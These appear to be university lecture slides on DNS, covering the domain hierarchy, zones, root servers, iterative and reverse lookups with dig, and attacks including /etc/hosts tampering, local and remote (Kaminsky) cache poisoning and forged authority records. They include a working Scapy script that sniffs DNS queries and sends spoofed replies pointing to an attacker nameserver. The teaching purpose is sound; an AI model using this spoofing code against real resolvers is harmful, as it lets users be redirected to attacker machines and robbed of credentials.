

CS915/435 Advanced Computer Security


- Network Security (IV)

DNS Attacks

Outline


- Packet Sniffing and Spoofing
- Attacks on the TCP protocol
- Firewall
- **Domain Name System attacks**
 - **How DNS works**
 - **Spoofing attacks against DNS**
 - **Defense against DNS attacks**

DNS Domain Hierarchy



- Below ROOT, we have Top-Level Domain (TLD). Ex: In www.example.com, the TLD is .com. List of TLD maintained by IANA.
- The next level of domain hierarchy is second-level domain names which are usually assigned to specific entities such as companies, schools. Managed by registrars (GoDaddy etc)
- DNS translates between IP and domain names.
- Domain namespace is organised in a hierarchical tree-like structure.
- Each node is called a domain, or subdomain.
- The root of the domain is called ROOT, denoted as ' . '.

How to manage a domain - DNS Zone



- DNS is organised according to zones.
- A zone groups contiguous domains and subdomains on the domain tree and assign management authority to an entity.

- The tree structure depicts subdomains within example.com domain.
- In this case, there are multiple DNS zones one for each country. The zone keeps records of who the authority is for each of its subdomains.
- The zone for example.com contains only the DNS records for the hostnames that do not belong to any subdomain like mail.example.com

Zone vs Domain

- A DNS zone only contains a portion of the DNS data for a domain.
- If a domain is not divided into subdomains, the zone and domain are essentially the same, because the zone contains all the DNS data for the domain.
- When a domain is divided into subdomains, their DNS data can still be put in the same zone, so domain and zone are still the same.
- But subdomains can have their own zones.
- `usa.example.com` is a domain with subdomains as `boston`, `nyc` and `chicago`. Two zones are created for `usa.example.com`. First contains `usa` domain, `chicago` and `boston` subdomain and second contains `nyc` subdomain.

Authoritative Name Servers

- Each DNS zone has at least one server (referred to as an **authoritative name server**) that publishes information about the zone.
- It provides the original and definitive answers to DNS queries.
- An authoritative name server can be a master server (primary) or slave server (secondary).
- A master server stores the master copies of all zone records whereas a slave server uses an automatic updating mechanism to maintain an identical copy of the master records.
- A zone can have multiple authoritative name servers (redundancy), and an authoritative name server can manage more than one zones.

Organisation of Zones - DNS ROOT Servers

- The root zone is called ROOT.
- There are 13 authoritative nameservers (DNS root servers) for this zone.
- They provide the nameserver information about all TLDs
 - <https://www.internic.net/domain/root.zone>
- They are the starting point of DNS queries.

13 DNS Root Servers

List of Root Servers


| HOSTNAME | IP ADDRESSES | MANAGER |
|--------------------|-----------------------------------|---|
| a.root-servers.net | 198.41.0.4, 2001:503:ba3e::2:30 | VeriSign, Inc. |
| b.root-servers.net | 199.9.14.201, 2001:500:200::b | University of Southern California (ISI) |
| c.root-servers.net | 192.33.4.12, 2001:500:2::c | Cogent Communications |
| d.root-servers.net | 199.7.91.13, 2001:500:2d::d | University of Maryland |
| e.root-servers.net | 192.203.230.10, 2001:500:a8::e | NASA (Ames Research Center) |
| f.root-servers.net | 192.5.5.241, 2001:500:2f::f | Internet Systems Consortium, Inc. |
| g.root-servers.net | 192.112.36.4, 2001:500:12::d0d | US Department of Defense (NIC) |
| h.root-servers.net | 198.97.190.53, 2001:500:1::53 | US Army (Research Lab) |
| i.root-servers.net | 192.36.148.17, 2001:7fe::53 | Netnod |
| j.root-servers.net | 192.58.128.30, 2001:503:c27::2:30 | VeriSign, Inc. |
| k.root-servers.net | 193.0.14.129, 2001:7fd::1 | RIPE NCC |
| l.root-servers.net | 199.7.83.42, 2001:500:9f::42 | ICANN |
| m.root-servers.net | 202.12.27.33, 2001:dc3::35 | WIDE Project |

They are the most critical infrastructure on the Internet.

Organization of Zones - Top Level Domain (TLD)

- Infrastructure TLD: .arpa
- Generic TLD (gTLD): .com, .net,
- Sponsored TLD (sTLD): These domains are proposed and sponsored by private agencies or organizations that establish and enforce rules restricting the eligibility to use the TLD: .edu, .gov, .mil, .travel, .jobs
- Country Code TLD (ccTLD): .au (Australia), .cn (China), .fr (France)
- Reserved TLD: .example, .test, .localhost, .invalid

DNS Query Process



Local DNS Files


- **/etc/host**: stores IP addresses for some hostnames. Before machine contacts the local DNS servers, it first looks into this file for the IP address.

```
127.0.0.1    localhost
127.0.0.1    www.CSRFLabAttacker.com
127.0.0.1    www.CSRFLabElgg.com
127.0.0.1    www.XSSLabElgg.com
```

- **/etc/resolv.conf**: provide information to the machine's DNS resolver about the IP address of the local DNS server. The IP address of the local DNS server provided by DHCP is also stored here.

8.8.8.8

Local DNS Server and Iterative Query Process



- The iterative process starts from the ROOT Server. If it doesn't know the IP address, it sends back the IP address of the nameservers of the next level server (.NET server) and then the last level server (example.net) which provides the answer.

Emulating Local DNS Server (Step 1: Ask ROOT)

Directly send the query to this server.

```
seed@ubuntu:~$ dig @a.root-servers.net www.example.net
```

(Only a portion of the reply is shown here)

;; QUESTION SECTION:

| | | |
|------------------|----|---|
| www.example.net. | IN | A |
|------------------|----|---|

;; AUTHORITY SECTION:

| | | | | |
|------|--------|----|----|---------------------|
| net. | 172800 | IN | NS | m.gtld-servers.net. |
| net. | 172800 | IN | NS | l.gtld-servers.net. |
| net. | 172800 | IN | NS | k.gtld-servers.net. |

;; ADDITIONAL SECTION:

| | | | | |
|---------------------|--------|----|---|---------------|
| m.gtld-servers.net. | 172800 | IN | A | 192.55.83.30 |
| l.gtld-servers.net. | 172800 | IN | A | 192.41.162.30 |
| k.gtld-servers.net. | 172800 | IN | A | 192.52.178.30 |

No answer
(the root does
not know the
answer)

Go ask them!

DNS Response

There are 4 types of sections in a DNS response :

- Question section : Describes a question to a nameserver
- Answer section : Records that answer the question
- Authority section : Records that point toward authoritative nameservers
- Additional section : Records that are related to the query.

In the above example, we see that as root server doesn't know the answer there is no answer section, but tells us about the authoritative nameservers (NS Record) along with their IP addresses in the Additional section (A record).

Steps 2-3: Ask .net & example.net servers

```
seed@ubuntu:~$ dig @m.gtld-servers.net www.example.net
```

```
;; QUESTION SECTION:
;www.example.net.          IN      A

;; AUTHORITY SECTION:
example.net.               172800  IN      NS      a.iana-servers.net.
example.net.               172800  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.        172800  IN      A          199.43.132.53
b.iana-servers.net.        172800  IN      A          199.43.133.53
```

- Ask a .net nameservers.

← Go ask them!

```
seed@ubuntu:$ dig @a.iana-servers.net www.example.net
```

```
;; QUESTION SECTION:
;www.example.net.          IN      A

;; ANSWER SECTION:
www.example.net.           86400   IN      A          93.184.216.34
```

- Ask an example.net nameservers.

← Finally got the answer


DNS cache

- When the local DNS server gets information from other DNS servers, it caches the information.
- Each piece of information in the cache has a time-to-live value, so it will be eventually time out and removed from the cache.
- If the query is a subdomain such as *mail.example.net*, the local DNS server will query the *example.net* name server (cached) rather than from the root.

DNS Attacks

- **Denial-of-Service Attacks (DoS):** When the local DNS servers and the authoritative nameservers do not respond to the DNS queries, the machines cannot retrieve IP addresses which essentially cuts down the communication.
- **DNS Spoofing Attacks:**
 - Primary goal: provide a fraudulent IP address to victims, tricking them to communicate with a machine that is different from their intention.
 - Example: If a user's intention is to visit a bank's web site to do online banking, but the IP address obtained through the DNS process is attacker's machine, the user machine will communicate to the attacker's web server.

Overview of the Attack Surfaces




DNS Attacks on Compromised Machines

- If attackers have gained the root privileges on a machine,
 - Modify `/etc/resolv.conf`: use malicious DNS server as the machine's local DNS server and can control the entire DNS process.
 - Modify `/etc/hosts`: add new records to the file, providing the IP addresses for some selected domains. For example, attackers can modify IP address of www.bank32.com which can lead to attacker's machine.

Local DNS Cache Poisoning Attack

Spoofing DNS Replies (from LAN)



Usually, the attack requires local network access, but it can also be launched remotely

Spoofing Replies: IP and UDP headers

| | | | | | |
|---------------------------------|---------------|-----------------------|----------------------------------|-----------------|------------|
| Version | Header Length | Type of Service | Total Length | | IP Header |
| Identification | | | IP Flags | Fragment Offset | |
| Time To Live (TTL) | | Protocol: 17 (UDP) | Header Checksum | | |
| Source Address | | | | | UDP Header |
| Destination Address | | | | | |
| Source Port (53) | | | Destination Port | | DNS Header |
| UDP Length | | | UDP Checksum | | |
| Transaction ID | | | Flags (0x8400) | | |
| Number of Question Records (1) | | | Number of Answer Records (1) | | |
| Number of Authority Records (1) | | | Number of Additional Records (0) | | |

Spoofing Replies: DNS Header and Payload

Question Record

| Name | Record Type | Class |
|-------------------|----------------------|--------------------|
| twysw.example.com | "A" Record 0x0001 | Internet 0x0001 |

Answer Record

| Name | Record Type | Class | Time to Live | Data Length | Data: IP Address |
|-------------------|----------------------|--------------------|----------------------|-------------|------------------|
| twysw.example.com | "A" Record 0x0001 | Internet 0x0001 | 0x00002000 (seconds) | 0x0004 | 1.2.3.4 |

Authority Record

| Name | Record Type | Class | Time to Live | Data Length | Data: Name Server |
|-------------|-----------------------|--------------------|----------------------|-------------|-------------------|
| example.com | "NS" Record 0x0002 | Internet 0x0001 | 0x00002000 (seconds) | 0x0013 | ns.attacker32.com |

Representation in the packet
(Total: 0x13 bytes)

| | | | | | | | | | | | | | | | | | | |
|---|---|---|----|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 2 | n | s | 10 | a | t | t | a | c | k | e | r | 3 | 2 | 3 | c | o | m | 0 |
|---|---|---|----|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|

Local DNS Cache Poisoning Attack

Goal: Forge DNS replies after seeing a query from Local DNS Server

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                        rdata='1.2.3.4', ttl=259200)
        NSsec = DNSRR(rrname="example.net", type='NS',
                      rdata='ns.attacker32.com', ttl=259200)
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                     aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,
                     an=Anssec, ns=NSsec)
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.69 and dst port 53)',
          prn=spoof_dns)
```


Local DNS Cache Poisoning Attack

```
$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61991
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.      IN A
```

```
;; ANSWER SECTION:
www.example.net.      259200  IN A      1.2.3.4      ①

;; AUTHORITY SECTION:
example.net.          259200  IN NS      ns.attacker32.com. ②
```

Remote DNS Cache Poisoning Attack

Challenges

Challenges: For remote attackers who are not on the same network as the local DNS server, spoofing replies is much more difficult, because they need to guess two random numbers used by the query packet:

- Source port number (16-bit random number)
- Transaction ID (16-bit random number)

Random guess: takes 2^{32} tries.


Cache effect: If one attempt fails, the actual reply will be cached by local DNS server; attacker need to wait for the cache to timeout for the next attempt.

The Kaminsky Attack (2008)

How can we keep forging replies without worrying about the cache effect?

Kaminsky's Idea:

- Ask a different question every time, so caching the answer does not matter, and the local DNS server will send out a new query each time.
- Provide forged answer in the Authority section



The Kaminsky Attack: A Sample Response

This random name will change for each attack attempt



```
;; QUESTION SECTION:
;twysw.example.com.      IN      A
```

This answer does not matter



```
;; ANSWER SECTION:
twysw.example.com.      259200  IN      A      1.2.3.4
```

```
;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com
```




This is what we want the local DNS server to cache



Tell the DNS server to use this one as the nameserver for the example.com domain

Attacks from Malicious DNS Server

Overview of the Attack Surfaces



Attacks from Malicious DNS Server

When a user visits a website, such as attacker32.com, a DNS query will eventually come to the authoritative nameserver of the attacker32.com domain. In addition to providing an IP address in the answer section of the response, DNS server can also provide information in the authority and additional sections. Attackers can use these sections to provide fraudulent information.

Fake Data in the Additional Section

```
;; QUESTION SECTION:
;www.example.net.          IN      A

;; ANSWER SECTION:
www.example.net.          259200  IN      A      192.168.0.101

;; ADDITIONAL SECTION:
www.gmail.com.            259200  IN      A      192.168.0.201
www.facebook.com.         259200  IN      A      192.168.0.202
```

Additional
information is
provided



They will be discarded: out of zone. They will cause security problems if not discarded.

Fake Data in the Authority Section

This one is
allowed

```
;; QUESTION SECTION:
;www.example.net.          IN      A

;; ANSWER SECTION:
www.example.net.          259200  IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.net.              259200  IN      NS      ns.example.net.
facebook.com.             259200  IN      NS      ns.example.net.
```

This one is
out of zone,
and will be
discarded

Reply Forgery Attacks from Malicious DNS Servers

```
;; QUESTION SECTION:
;www.example.net.          IN      A

;; ANSWER SECTION:
www.example.net.          259200  IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.net.              259200  IN      NS      www.facebook.com.

;; ADDITIONAL SECTION:
www.facebook.com.         259200  IN      A      192.168.0.201
```

This one
is allowed

Malicious IP of DNS server

This one is not allowed (out of zone). The local DNS server will get the IP address of this hostname by itself.

Reply Forgery in Reverse DNS Lookup

- In the reverse lookup, a DNS query tries to find out the hostname for a given IP address.
- Question: Can we use the hostname obtained from reverse DNS lookup as the basis for access control?
- To answer this question, we need to know how to do reverse lookup

Reply Forgery Attacks from Malicious DNS Servers


Example :

Given an IP address, 128.230.171.184, the DNS resolver constructs a “fake name” 184.171.230.128.in-addr.arpa and then send queries through an iterative process (just like the forward lookup).

We emulate the entire reverse lookup process using @ option in the dig command.

Reverse DNS Lookup

Step 1: Ask a root server. We get the nameservers for the in-addr.arpa zone.



```
seed@ubuntu:~$ dig @a.root-servers.net -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.    IN PTR

;; AUTHORITY SECTION:
in-addr.arpa.      172800    IN NS f.in-addr-servers.arpa.
in-addr.arpa.      172800    IN NS e.in-addr-servers.arpa.

;; ADDITIONAL SECTION:
f.in-addr-servers.arpa. 172800    IN A   193.0.9.1
e.in-addr-servers.arpa. 172800    IN A   203.119.86.101
```

Step 2: Ask a nameserver of the in-addr.arpa zone. We get nameservers for the 128.in-addr.arpa zone

```
seed@ubuntu:~$ dig @f.in-addr-servers.arpa -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.    IN PTR

;; AUTHORITY SECTION:
128.in-addr.arpa. 86400 IN NS r.arin.net.
128.in-addr.arpa. 86400 IN NS u.arin.net.
```

Reply Forgery Attacks from Malicious DNS Servers

